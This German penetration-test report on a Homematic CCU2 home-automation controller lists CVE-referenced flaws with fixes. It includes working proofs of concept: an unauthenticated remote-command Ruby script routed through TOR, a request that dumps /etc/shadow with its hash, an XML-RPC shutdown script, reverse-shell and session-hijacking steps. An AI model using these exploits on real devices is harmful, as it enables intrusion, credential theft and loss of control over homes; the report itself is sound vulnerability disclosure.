Das Prüfprotokoll dokumentiert, welche expliziten Prüfungen durchgeführt wurden und ob es Auffälligkeiten gab. Es werden nur Systeme aufgeführt, die während der Prüfung als aktiv erkannt wurden und über die Informationen gesammelt werden konnten, die auf eine Schwachstelle hindeuten. Ein Web-Anwendung Penetration Testing Premium der IP-Adressen:

- 192.168.2.65: homematic-ccu2.fritz.box

wurde über das Internet durchgeführt. Es wurden mehrere hundert Einzelprüfungen durchgeführt.

7.1 Systemübersicht

IP Adresse	FQDN	Port / Dienst / Version	Betriebssystem
192.168.2.65	homematic-ccu2.fritz.box	22 / ssh / OpenSSH 6.0 (protocol 2.0) 80 / http / ise GmbH HTTP-Server v2.0 - lighttpd 1.4.31 443 / http / ise GmbH HTTP-Server v2.0 - lighttpd 1.4.31 1999 / xml-rpc / 2001 / xml-rpc / 2010 / xml-rpc / 8181 / http / ise GmbH HTTP-Server v2.0 - lighttpd 1.4.31 9292 / /	Linux

Tabelle 4: Portliste

7.2 Web-Anwendung

Arbitrary File Upload / Remote Code Execution (Nr. 101)

9.8 sehr hohes Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Betroffene Systeme

192.168.2.65

Erklärung

Bei der Analyse der GUI-Implementierung in der Homematic CCU2 wurde eine Directory Traversal Schwachstelle identifiziert. Ein nicht authentifizierter Angreifer kann die Schwachstelle ausnutzen, um beliebige Dateien im Dateisystem der Homematic CCU2 zu überschreiben.

Das System bietet eine JSON-API mit verschiedenen Methoden an. Einige der Methoden verlangen eine Authentifizierung für die Benutzer und andere nicht.

Ein Code-Review der Datei api/methods/user/setlanguage.tcl zeigte, dass die Methode User.setLanguage einen nicht authentifizierten Angreifer erlaubt, mittels eines Directory Traversals beliebige Dateien auf der Homematic CCU2 zu überschreiben.

```
exec echo $args(userLang)>/etc/config/userprofiles/$args(userName).lang
```

Info: CVE-2018-7300 und http://atomic111.github.io/article/homematic-ccu2-filewrite

Der folgende HTTP-Request zeigt, welche JSON-API angesprochen wird und wie der Request im Detail aussieht, um die Schwachstelle auszunutzen.

Request:

```
POST /[redacted] HTTP/1.1
Host: 192.168.2.65
Content-Length: 710
Origin: http://192.168.2.65
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, lik
    e Gecko) Chrome/61.0.3163.91 Safari/537.36
Content-Type: application/json
Accept: */*
Referer: http://192.168.2.65/pages/index.htm?sid=@i2T2LmcGgt@
Accept-Encoding: gzip, deflate
Accept-Language: de-DE,de;q=0.8,en-US;q=0.6,en;q=0.4
Connection: close

{"version": "1.1", [redacted]
```

Die Ausnutzung der Schwachstelle kann mit Hilfe des curl-Befehls erfolgen. Dazu muss der Angreifer zuvor einen Port auf seinem System gestart haben, damit die Reverse Shell der Homematic CCU2 aufgebaut werden kann. Der Port kann mit Hilfe des Tools netcat realisiert werden.

Starten des netcat-Listener:

```
atomic111:~ > nc -lvp 4444
```

Curl-Befehl:

```
curl -i -s -k  -X $'POST' \
    -H $'Origin: http://192.168.2.65' -H $'User-Agent: Mozilla/5.0 (X11; L
        inux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0
        .3163.91 Safari/537.36' -H $'Content-Type: application/json' -H $'R
        eferer: http://192.168.2.65/pages/index.htm?sid=@i2T2LmcGgt@' \
    --data-binary $'{\"version\": \"1.1\", [redacted]
    $'http://192.168.2.65/[redacted]
```

Der folgende Proof-of-Concept nutzt die identifizierte Schwachstelle über das TOR-Netzwerk aus. Somit kann die Identität des Angreifers effektiv verschleiert werden.

```
#!/usr/bin/ruby

require 'net/http'
require 'net/https'
require 'socksify/http'
require 'socksify'
require 'uri'
require 'json'

unless ARGV.length == 1
  STDOUT.puts <<-EOF
Please provide url

Usage:
  execute_cmd.rb <ip.adress>

  start netcat listner: nc -lvp 4444

Example:
  execute_cmd.rb https://192.168.2.65
```

```
EOF
  exit
end
# the first argument is saved as url
url = ARGV[0] + "/[redacted]"

body = {
        "version": "1.1",
        [redacted]
        }.to_hash

# split the uri to access it in a easier way
uri = URI.parse(url)

# connect to proxy and define target connection, disabling certificate ver
    ification
Net::HTTP.SOCKSProxy('127.0.0.1', 9050).start(uri.host, uri.port, :use_ssl
     => uri.scheme == 'https', :verify_mode => OpenSSL::SSL::VERIFY_NONE) d
    o |http|

  # define post request
  req = Net::HTTP::Post.new(uri.path, initheader = {'Content-Type' =>'appl
      ication/json'})
  # define request body
  req.body = body.to_json
  # send the request
  response = http.request(req)
  # print response to cli
  puts 'Response code: ' + response.code + ' ' + response.message
end
```

Empfehlung

Es wird empfohlen, ein Authentifizierung für alle Methoden zu implementieren.

Zugriff auf XML-HTTP-RPC ohne Authentifizierung (Nr. 140)

9.8 sehr hohes Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Betroffene Systeme

192.168.2.65 (tcp/1999)
192.168.2.65 (tcp/2001)
192.168.2.65 (tcp/2010)

Erklärung

Der Zugriff auf die HTTP-basierten XML-RPC Schnittstelle ist ohne Authentifizierung aus dem kompletten Netzwerk-Segment möglich. Dies erlaubt es einem Angreifer, sensible Daten abzufragen und zu manipulieren. Des Weiteren kann ein Angreifer alle angeschlossenen Geräte kontrollieren und steuern.

Info: CVE-2018-7301 und http://atomic111.github.io/article/homematic-ccu2-xml-rpc

Die Schwachstelle kann durch den folgenden curl-Befehl ausgenutzt werden.

```
curl -v -H "Content-Type:text/xml" -d "<?xml␣version="1.0"?><methodCall>
<methodName>system.listMethods</methodName><params/></methodCall>"
http://192.168.2.65:2001
```

Die folgende Server-Antwort zeigt alle verfügbaren Methoden der XML-RPC Schnittstelle.

```
HTTP/1.1 200 OK
Server: XMLRPC++ 0.7
Content-Type: text/xml
Content-length: 1736

<?xml version="1.0"?>
<methodResponse>
```

```
<params>
  <param>
    <value>
      <array>
        <data>
          <value>abortDeleteDevice</value>
          <value>activateLinkParamset</value>
          <value>addDevice</value>
          <value>addLink</value>
          <value>addVirtualDeviceInstance</value>
          <value>changeKey</value>
          <value>clearConfigCache</value>
          <value>deleteDevice</value>
          <value>deleteVolatileMetadata</value>
          <value>determineParameter</value>
          <value>exit</value>
          <value>getAllMetadata</value>
          <value>getDeviceDescription</value>
          <value>getInstallMode</value>
          <value>getKeyMismatchDevice</value>
          <value>getLinkInfo</value>
          <value>getLinkPeers</value>
          <value>getLinks</value>
          <value>getMetadata</value>
          <value>getParamset</value>
          <value>getParamsetDescription</value>
          <value>getParamsetId</value>
          <value>getServiceMessages</value>
          <value>getValue</value>
          <value>getVersion</value>
          <value>getVolatileMetadata</value>
          <value>hasVolatileMetadata</value>
          <value>init</value>
          <value>listBidcosInterfaces</value>
          <value>listDevices</value>
          <value>listReplaceableDevices</value>
          <value>listTeams</value>
          <value>logLevel</value>
          <value>ping</value>
          <value>putParamset</value>
```

```
            <value>refreshDeployedDeviceFirmwareList</value>
            <value>removeLink</value>
            <value>replaceDevice</value>
            <value>reportValueUsage</value>
            <value>restoreConfigToDevice</value>
            <value>rssiInfo</value>
            <value>setBidcosInterface</value>
            <value>setInstallMode</value>
            <value>setInterfaceClock</value>
            <value>setLinkInfo</value>
            <value>setMetadata</value>
            <value>setRFLGWInfoLED</value>
            <value>setTeam</value>
            <value>setTempKey</value>
            <value>setValue</value>
            <value>setVolatileMetadata</value>
            <value>system.listMethods</value>
            <value>system.methodHelp</value>
            <value>updateFirmware</value>
            <value>system.multicall</value>
          </data>
        </array>
      </value>
    </param>
  </params>
</methodResponse>
```

Mit Hilfe der updateFirmware-Methode kann die Firmware einzelner Geräte aktualisiert werden. Ein Angreifer kann dies ausnutzen, um eine Firmware mit seinem Schadcode bereitzustellen und auf den entsprechenden Geräten zu installieren. Des Weiteren kann über die exit-Methode der Dienst ausgeschaltet werden, damit kann ein Benutzer die angeschlossenen Geräte nicht mehr kontrollieren und steuern.

Der folgende Proof-of-Concept nutzt die identifizierte Schwachstelle, um den Dienst auszuschalten und der Benutzer keine Möglichkeit mehr besitzt die angeschlossenen Geräte zu kontrollieren sowie zu steuern.

```
#!/bin/ruby
require "xmlrpc/client"
require "pp"

client = XMLRPC::Client.new( "192.168.2.65", "/", 2001 )

#result = client.call( "listDevices" )
#result = client.call( "getParamset", "OEQ0571874:1" )
#result = client.call( "system.listMethods" )
result = client.call( "exit" )

puts result
```

Empfehlung

Es wird empfohlen, sensible Informationen ausschließlich authentifizierten Benutzern zugänglich zu machen.

Remote Code Execution (Nr. 141)

9.8 sehr hohes Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Betroffene Systeme

192.168.2.65

Erklärung

Der TCL-Script Interpreter ist nicht über ein Session Handling abgesichert, d. h. ein nicht authentifizierter Angreifer kann über den TCL-Script Interpreter Schadcode auf dem System ausführen. Dies kann über einen einfachen POST-Request über den /Test.exe Pfad erfolgen.

Info: CVE-2018-7297 und http://atomic111.github.io/article/homematic-ccu2-remote-code-execution

Der folgende HTTP-Request zeigt, welche URL angesprochen wird und wie der Request im Detail aussieht, mit dem sich die Schwachstelle ausnutzen lässt.

Request:

```
POST http://192.168.2.65/Test.exe HTTP/1.1
Content-Length: 99
Host: 192.168.2.65

string stdout;
string stderr;
system.Exec("cat␣/etc/shadow", &stdout, &stderr);
WriteLine(stdout);
```

Response:

```
HTTP/1.1 200 OK
Server: ise GmbH HTTP-Server v2.0
Accept-Ranges: bytes
Cache-Control: no-store, no-cache
Content-Type: text/xml
Content-Length: 885

root:$1$3itmwzG/$ZgqUDu3wLNP7.ZEm8q3wl/:19087:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
ftp:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
default:*:10933:0:99999:7:::

<xml><exec>/Test.exe</exec><sessionId></sessionId><httpUserAgent>
</httpUserAgent><stdout>root:
$1$3itmwzG/$ZgqUDu3wLNP7.ZEm8q3wl/:19087:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
ftp:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
default:*:10933:0:99999:7:::
</stdout><stderr></stderr></xml>
```

Der folgende Proof-of-Concept nutzt die identifizierte Schwachstelle über das TOR-Netzwerk aus. Somit kann die Identität des Angreifers effektiv verschleiert werden.

```
#!/usr/bin/ruby

require 'net/http'
require 'net/https'
require 'socksify/http'
require 'socksify'
require 'uri'

unless ARGV.length == 2
  STDOUT.puts <<-EOF
Please provide url and the command, which is execute on the homematic

Usage:
  execute_cmd.rb <ip.adress> <homematic command>

Example:
  execute_cmd.rb https://192.168.2.65 "cat␣/etc/shadow"

  or

  execute_cmd.rb http://192.168.2.65 "cat␣/etc/shadow"

EOF
  exit
end

# define TOR proxy
proxies = '127.0.0.1:9050'

# first argument is saved as url
url = ARGV[0] + "/Test.exe"

# define body content
body = "string␣stdout;string␣stderr;system.Exec(\""␣<<␣ARGV[1]␣<<␣"\",␣&st
    dout,␣&stderr);WriteLine(stdout);"

# split uri to access it in a easier way
```

```
uri = URI.parse(url)

# connect to proxy and define target connection, disabling certificate ver
    ification
Net::HTTP.SOCKSProxy('127.0.0.1', 9050).start(uri.host, uri.port, :use_ssl
     => uri.scheme == 'https', :verify_mode => OpenSSL::SSL::VERIFY_NONE) d
    o |http|

  # define post request
  req = Net::HTTP::Post.new(uri.path)

  # define request body
  req.body = body

  # send the request
  response = http.request(req)

  # print response to cli
  puts response.body
end
```

Empfehlung

Es wird empfohlen, den TCL-Script Interpreter ausschließlich über eine authentifizierte Sitzung zu benutzen.

Directory Traversal / Arbitrary File Read (Nr. 104)

7.5 hoches Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Bei der Analyse der GUI-Implementierung in der Homematic CCU2 wurde eine Directory Traversal Schwachstelle identifiziert. Ein nicht authentifizierter Angreifer kann die Schwachstelle ausnutzen, um beliebige Dateien im Dateisystem der Homematic CCU2 auszulesen.

Das System bietet eine JSON-API mit verschiedenen Methoden an. Einige der Methoden verlangen eine Authentifizierung der Benutzer, andere nicht.

Ein Code-Review der Datei api/methods/user/getlanguage.tcl zeigte, dass die Methode User.getLanguage einen nicht authentifizierten Angreifer erlaubt, die erste Zeile einer beliebigen Datei auf der Homematic CCU2 auszulesen.

```
if {[catch {set fp [open "/etc/config/userprofiles/$args(userName).lang"
    r]}] == 0} {
  set data [read $fp]
  set lang [split $data "\n"]
  close $fp
} else {
  set lang "0"
}

jsonrpc_response [lindex $lang 0]
```

Info: CVE-2018-7296 und http://atomic111.github.io/article/homematic-ccu2-fileread

Der folgende HTTP-Request zeigt, welche URL angesprochen wird und wie der Request im Detail aussieht, um die Schwachstelle auszunutzen.

Request:

```
POST [redacted] HTTP/1.1
Host: 192.168.2.65
Content-Length: 162
Origin: http://192.168.2.65
Content-Type: application/json
Accept: */*
Connection: close

  {"version": "1.1", [redacted]
  [redacted]
  }
```

Response:

```
HTTP/1.1 200 OK
CONTENT-TYPE: application/json; charset=utf-8
Connection: close
Server: lighttpd/1.4.31
Content-Length: 69

{"version": "1.1","result": iqkyyUlSQJ {EVENT_COUNT 1},"error": null}
```

Wie im HTTP-Response zu sehen ist, kann die Session-ID eines angemeldeten Benutzer angezeigt werden. Dies kann dazu benutzt werden, um die Sitzung eines angemeldeten Benutzers zu übernehmen (Session Hijacking). Dazu muss lediglich die folgende URL im Browser aufgerufen werden.

```
http://192.168.2.65/pages/index.htm?sid=@iqkyyUlSQJ@
```

Der folgende Proof-of-Concept nutzt die identifizierte Schwachstelle aus und gibt die Session-ID des angemeldeten Benutzers wieder.

```
curl -v -H "Content-Type:text/xml" -d "{"version": "1.1",[redacted]
    [redacted]>
    [redacted]" http://192.168.2.65[redacted]
```

Empfehlung

Es wird empfohlen, ein Authentifizierung für alle Methoden zu implementieren.

Aufruf externer Dienste (DNS und HTTP) durch die Web-Anwendung (Nr. 136)

7.5 hoches Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Bei einem externen Dienstaufruf wird die Web-Anwendung dazu veranlasst einen externen Web-Server, Mail-Server, FTP-Server oder DNS-Server aufzurufen, um von diesem Inhalte abzurufen. Auf diese Weise können Informationen an diesen Dienst übermittelt, oder Informationen von diesem Dienst abgerufen werden. Dies kann durch einen Angreifer auch dazu ausgenutzt werden, Systeme Dritter anzugreifen.

Request:

```
POST / HTTP/1.1
Host: 192.168.2.65:2010
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) QupZilla/2.2.5 Chrome/61.0.3163.140 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
DNT: 1
Accept-Encoding: gzip, deflate
Accept-Language: de-DE,de;q=0.8
Connection: close
Content-Length: 98

<?xml version=""1.0""?><!DOCTYPE methodcall PUBLIC ""-//B/A/EN"" ""http://www.targetsystem.victim""><methodCall><methodName>system.listMethods</methodName><params/></methodCall>
```

Response:

```
HTTP/1.1 200 OK
Content-Length: 0
Connection: close
```

Empfehlung

Es wird dringend empfohlen, Eingabewerte, die vom Browser gesendet werden, zu prüfen und die Aufrufe von externen Diensten aus der Web-Anwendung heraus auf das Nötige zu beschränken.

Unverschlüsselte Authentifizierung und Kommunikation (Nr. 139)

7.1 hoches Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:L

Betroffene Systeme

192.168.2.65 (tcp/1999)
192.168.2.65 (tcp/2001)
192.168.2.65 (tcp/2010)

Erklärung

Die Web-Anwendung erlaubt eine unverschlüsselte Übertragung von Benutzername und Passwort. Ein Angreifer könnte durch einen MitM-Angriff an sensible Informationen gelangen.

Empfehlung

Es wird empfohlen, sensible Informationen, wie Benutzername und Passwort, immer über eine verschlüsselte Verbindung zu übertragen.

Nicht vertrauenswürdige Addon Installation (Nr. 102) 4.8 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:L/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:L

Betroffene Systeme

192.168.2.65

Erklärung

Bei der Analyse der GUI-Implementierung der Homematic CCU2, insbesondere dem Addon-Management und der Erstellung eigener Addon-Pakete, wurde eine Remote Code Execution Schwachstelle festgestellt. Diese ist insbesondere dann problematisch, wenn Benutzer aus nicht vertrauenswürdigen Quellen Addon-Pakete installieren.

Prozess:

1. Erstellen eines update_script mit dem entsprechenden Schadcode
2. Packen des Addon-Paketes
3. Hochladen und Installation des Addon-Paketes über die Homematic CCU2 GUI

Info: CVE-2018-7299 und http://atomic111.github.io/article/homematic-ccu2-untrusted_addon

Empfehlung

Es wird empfohlen, ein Signaturschema für vertrauenswürdige Addon-Pakete einzuführen und den Benutzer zu warnen, wenn er nicht vertrauenswürdige oder unsignierte Addons installiert.

Herunterladen der Firmware über Plain HTTP (Nr. 103)

4.8 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

Bei der Analyse der Homematic CCU2 Software wurde festgestellt, dass ein Cron Job Eintrag regelmäßig das Skript /usr/local/etc/config/addons/mh/loopupd.sh aufruft. Dieses Skript lädt regelmäßig Software-Pakete herunter, die nicht signiert sind oder andersweitig validiert werden. Somit kann ein Angreifer z. B. über DNS-Spoofing die Kommunikation umleiten und das entsprechende Software-Paket mit seinem Schadcode auf der Homematic installieren.

```
ADDONDIR=/usr/local/etc/config/addons/mh

#altes Schluessel-Paket loeschen
v1=`rm $ADDONDIR/vpnkey_ccu2.tar.gz`
v1b=`rm $ADDONDIR/newver`
#das Paket des Benutzers herunter laden
v2=`/usr/bin/wget -O $ADDONDIR/newver 'http://www.meine-homematic.de/getve
    rv2.php?id=29294&key=s35m89s3k73e19y7' -q`
```

Info: CVE-2018-7298 und http://atomic111.github.io/article/homematic-ccu2-firmware-via-plain-http

Empfehlung

Es wird empfohlen, die Software-Pakete über eine verschlüsselte Verbindung (HTTPS) herunterzuladen oder über andere kryptographische Schutzfunktionen (z. B. Prüfsummen) zu schützen.

7.3 Web-Server

Web-Sever mit root-Rechten gestartet (Nr. 105) 9.8 sehr hohes Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Betroffene Systeme

192.168.2.65

Erklärung

Der Web-Server und die darauf aufbauende Anwendung werden mit root-Rechten ausgeführt. Dies hat zur Folge, dass durch eine Schwachstelle im Web-Server oder Anwendung ein Angreifer sofort seinen Schadcode mit root-Rechten auf dem System ausführt. Somit kann ein Angreifer z. B. die /etc/shadow auslesen.

Empfehlung

Es wird empfohlen, das komplette System zu härten, d. h. den Web-Server als ein nicht privilegierten Benutzer zu starten.

Info: https://github.com/dev-sec

Content-Type nicht korrekt gesetzt (Nr. 138)

6.0 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L

Betroffene Systeme

192.168.2.65

Erklärung

Wenn vom Web-Server der Content-Type nicht entsprechend des Dateityps gesetzt wird, wird die empfangene Datei von vielen Browsern als HTML-Datei interpretiert. Dies kann zu fehlerhaften Darstellungen oder wenn die Datei von einem Angreifer modifiziert werden kann, zur Einschleusung von Code in den Browser des Anwenders führen.

Request:

```
GET /favicon.ico HTTP/1.1
Host: 192.168.2.65
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, lik
    e Gecko) QupZilla/2.2.5 Chrome/61.0.3163.140 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
DNT: 1
Referer: http://192.168.2.65/index.htm?sid=@jomcQvAH0I@
Accept-Encoding: gzip, deflate
Accept-Language: de-DE,de;q=0.8
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Server: ise GmbH HTTP-Server v2.0
Accept-Ranges: bytes
Cache-Control: no-store, no-cache
Content-Type: text/html; charset=iso-8859-1
```

```
Content-Length: 1406
Date: Tue, 20 Feb 2018 18:03:52 GMT
Last-Modified: Mon, 21 Aug 2017 13:10:50 GMT
Connection: close

.............. h.......(.......  ..............................===.AAA.HHH.
    JJJ.LLL.MMM.RRR.TTT.XXX.```.ccc.lll.qqq.uuu.vvv.www.yyy.zzz.|||.}}}
    ....................................
    ................................................
    ........................................
    ..............................................................
    ........................................
    ..........................................................
    ......................................
    ............................................
    ................................................
    ......................................
    ..................................................
    ...................................
    ..........................................
    ..................................................
    ....................................
    ..........................................................
    ....................................
    ..................................................
    ....................................
    ..........................................................  QPLMOOOOOPQQQ
    POPOC#.      ........""ARQP..58442
@=.%QTRR2.IRRRF.MD.&SSSP/.JSRRH.PC.*SSSQ..)'%$"".2/.4SSSS6.OSRRB.Q9.DSST
    S7.PSRR5%Q(.NSSSO0.==;=.+A.!QSSSP5.?;96.>:DQSTRS=.ORQ>1O .NPSSSQ<.ONI2
    F8.KSRSSSP3./,)+*.GPSSSSRP8!754--JQRTSSSSSC0HE@COQSSTSSRSSF>RQNORRRRTT
    T..........................................................."
```

Empfehlung

Es wird empfohlen, bei jeder Datei den entsprechenden Dateityp / Inhalt durch den Web-Server, bzw. die Web-Anwendung zu setzen, um Fehlerquellen und Angriffsfläche in der Web-Anwendung zu vermindern.

7.4 Zertifikate

Nicht vertrauenswürdiges Zertifikat (Nr. 106) 4.2 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N

Betroffene Systeme

192.168.2.65

Erklärung

- Es wird ein gültiges X.509 Zertifikat für die Domain verwendet.
- Das Zertifikat wurde von keiner anerkannten Certification Authority ausgestellt (selbst signiertes Zertifikat).
- Der Common Name ist 192.168.2.65
- Die Schlüsselgröße ist 2048 Bit.
- Das Zertifikat wurde mit einem SHA1 signiert.
- Das Zertifikat ist bis 2020-06-26 gültig.
- Das Zertifikat ist gültig und entspricht nicht den Sicherheitsanforderungen.

Empfehlung
Es wird empfohlen, ein gültiges Zertifikat zu nutzen. Es sollte geprüft werden, ob ein öffentliches Zertifikat, d.h. welches durch eine anerkannte CA ausgestellt wurde, verwendet werden kann. Die Schlüsselgröße sollte min. **4096** Bit und mit min. einem **SHA256** signiert sein.

7.5 HTTP Header

Kein Anti-CSRF Token (Nr. 137)

7.1 hoches Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:L

Betroffene Systeme

192.168.2.65

Erklärung

Bei einem Cross-Site-Forgery Angriff wird ein Opfer dazu gebracht unbewusst eine HTTP-Anfrage an ein Ziel zu senden, um unbewusst eine Aktion auf diesem durchzuführen. Die zugrunde liegende Ursache ist die Anwendungsfunktionalität der Webseite, mit vorhersagbaren URL / Form-Aktionen in einer wiederholbaren Weise. Cross-site-request-forgery ist auch bekannt als CSRF, XSRF, One-Click-Angriff, Session Riding und Sea Surf. Durch das Mitsenden eines eindeutigen, individuellen Anti-CSRF-Tokens, z. B. in einem Hidden-Field der Webseite, werden diese Angriffe erschwert.

Request:

```
GET /addons/mh/clregister.cgi HTTP/1.1
Host: 192.168.2.65
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
    Trident/5.0)
Connection: close
Referer: http://192.168.2.65/addons/mh/index.cgi
```

Response:

```
HTTP/1.1 200 OK
Connection: close
Date: Tue, 20 Feb 2018 16:36:03 GMT
Server: lighttpd/1.4.31
Content-Length: 13334

...
<form action="doclregister.cgi" method="GET" name="registerform" id="regis
    terform">

<input name="cb_snr" type="hidden" id="cb_snr" value="00-1A-22-07-A1-E9"
    />
<input name="cb_tkey" type="hidden" id="cb_tkey" value="00-1A-22-00-05-87"
     />

<div class="row">
<div class="col␣s12">
Bitte f&uuml;llen Sie das Formular aus. Alle mit einem "*" versehenen Feld
    er sind Pflichtfelder.
</div>
</div>
<div class="row">
<div class="input-field␣col␣m6␣s12">
<input id="FNAME" name="FNAME" type="text" class="validate" required>
<label for="FNAME">Vorname *</label>
</div>
<div class="input-field␣col␣m6␣s12">
<input id="LNAME" name="LNAME" type="text" class="validate" required>
<label for="LNAME">Nachname *</label>
</div>
</div>
<div class="row">
<div class="input-field␣col␣m6␣s12">
<input id="MAIL" name="MAIL" type="text" class="validate" required>
<label for="MAIL">E-Mail Adresse *</label>
</div>
<div class="input-field␣col␣m6␣s12">
<input id="FIRMA" name="FIRMA" type="text" class="validate">
```

```
<label for="FIRMA">Firmenname</label>
</div>
</div>
<div class="row">
<div class="input-field␣col␣m6␣s12">
<input id="STRASSE" name="STRASSE" type="text" class="validate" required>
<label for="STRASSE">Stra&szlig;e *</label>
</div>
</div>
<div class="row">
<div class="input-field␣col␣m6␣s12">
<input id="PLZ" name="PLZ" type="text" class="validate" required>
<label for="PLZ">Postleitzahl *</label>
</div>
<div class="input-field␣col␣m6␣s12">
<input id="ORT" name="ORT" type="text" class="validate" required>
<label for="ORT">Ort *</label>
</div>
</div>
<div class="row">
<div class="input-field␣col␣m6␣s12">
<select id="LAND" name="LAND" required>
   <option value="">Bitte w&auml;hlen Sie Ihr Land *</option>
   <option value="Deutschland" id="cbf27">Deutschland</option>
   <option value="Belgien" id="cbf29">Belgien</option>
   <option value="Bulgarien" id="cbf30">Bulgarien</option>
   <option value="D&auml;nemark" id="cbf32">D&auml;nemark</option>
   <option value="Estland" id="cbf33">Estland</option>
   <option value="Finnland" id="cbf34">Finnland</option>
   <option value="Frankreich" id="cbf35">Frankreich</option>
   <option value="Griechenland" id="cbf36">Griechenland</option>
   <option value="Irland" id="cbf37">Irland</option>
   <option value="Italien" id="cbf38">Italien</option>
   <option value="Kroatien" id="cbf39">Kroatien</option>
   <option value="Lettland" id="cbf40">Lettland</option>
   <option value="Litauen" id="cbf41">Litauen</option>
   <option value="Luxemburg" id="cbf42">Luxemburg</option>
   <option value="Malta" id="cbf43">Malta</option>
   <option value="Niederlande" id="cbf44">Niederlande</option>
   <option value="Polen" id="cbf45">Polen</option>
```

```
   <option value="Portugal" id="cbf46">Portugal</option>
   <option value="Rum..nien" id="cbf47">Rum..nien</option>
   <option value="Schweiz" id="cbf55">Schweiz</option>
   <option value="Schweden" id="cbf48">Schweden</option>
   <option value="Slowakei" id="cbf49">Slowakei</option>
   <option value="Slowenien" id="cbf50">Slowenien</option>
   <option value="Spanien" id="cbf51">Spanien</option>
   <option value="Tschechische␣Republik" id="cbf52">Tschechische Republi
      k</option>
   <option value="Ungarn" id="cbf53">Ungarn</option>
   <option value="Vereinigtes␣K..nigreich" id="cbf54">Vereinigtes K..nigre
      ich</option>
   <option value="Zypern" id="cbf31">Zypern</option>
   <option value="&Ouml;sterreich" id="cbf28">&Ouml;sterreich</option>
</select>
</div>
<div class="input-field␣col␣m6␣s12">
<input id="USTID" name="USTID" type="text" class="validate">
<label for="USTID">VAT ID (f&uuml;r Firmenkunden aus dem EU Ausland)</labe
   l>
</div>
</div>
<div class="row">
<div class="col␣s12">
<a class="waves-effect␣waves-light␣btn␣blue" id="registerbutton"><i class=
   "material-icons␣left">save</i>Jetzt registrieren</a>
</div>
</div>
</form>
...
```

Empfehlung

Es wird empfohlen, ein Anti-CSRF Token bei jedem Request zu generieren und zu prüfen.

In lighttpd-Server kann dies mittels Aktivierung des Moduls mod_csrf erreicht werden. Eine Konfiguration dieses Moduls kann wie folgt vorgenommen werden :

```
server.modules += ( "mod_csrf" )
$HTTP["url"] =~ "^/(someurl|cgi-bin)/(.+)" {
    csrf.protection = "enable"
}
csrf.cookie-lifetime = 600;
csrf.cookie-domain = "someurl";
csrf.send-cookie-name = "csrf";
csrf.receive-header-name = "X-Csrf-Token";
```

HTTP Strict Transport Security (Nr. 121)

6.8 mitteleres Risiko

Risiko-Einschätzung CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:N

Betroffene Systeme

192.168.2.65

Erklärung

HTTP Strict Transport Security (HSTS) ist ein Sicherheitsmechanismus für HTTPS-Verbindungen, der sowohl vor Aushebelung der Verbindungsverschlüsselung durch eine Downgrade-Attacke, als auch vor Session Hijacking schützen soll. Hierzu kann ein Server mittels des HSTS-Headers dem Browser des Anwenders mitteilen, in Zukunft für eine definierte Zeit (max-age) ausschließlich verschlüsselte Verbindungen zu dieser Domain zu nutzen.

Empfehlung

Es wird empfohlen, den HSTS-Header zu setzen.

Lighttpd-Server lässt sich mittels folgender Konfiguration so konfigurieren, dass dieser Header immer gesetzt wird:

```
# Definieren der Header-Variablen
var.common-response-headers += (
  "Strict-Transport-Security" => "max-age=63072000; includeSubdomains; pre
      load"
)

# Setzen des Response-Headers im entsprechenden Scope des Servers
setenv.add-response-header = var.common-response-headers
```

Fehlender Content-Security-Policy Header “default-src” (Nr. 107)

5.4 mitteleres Risiko

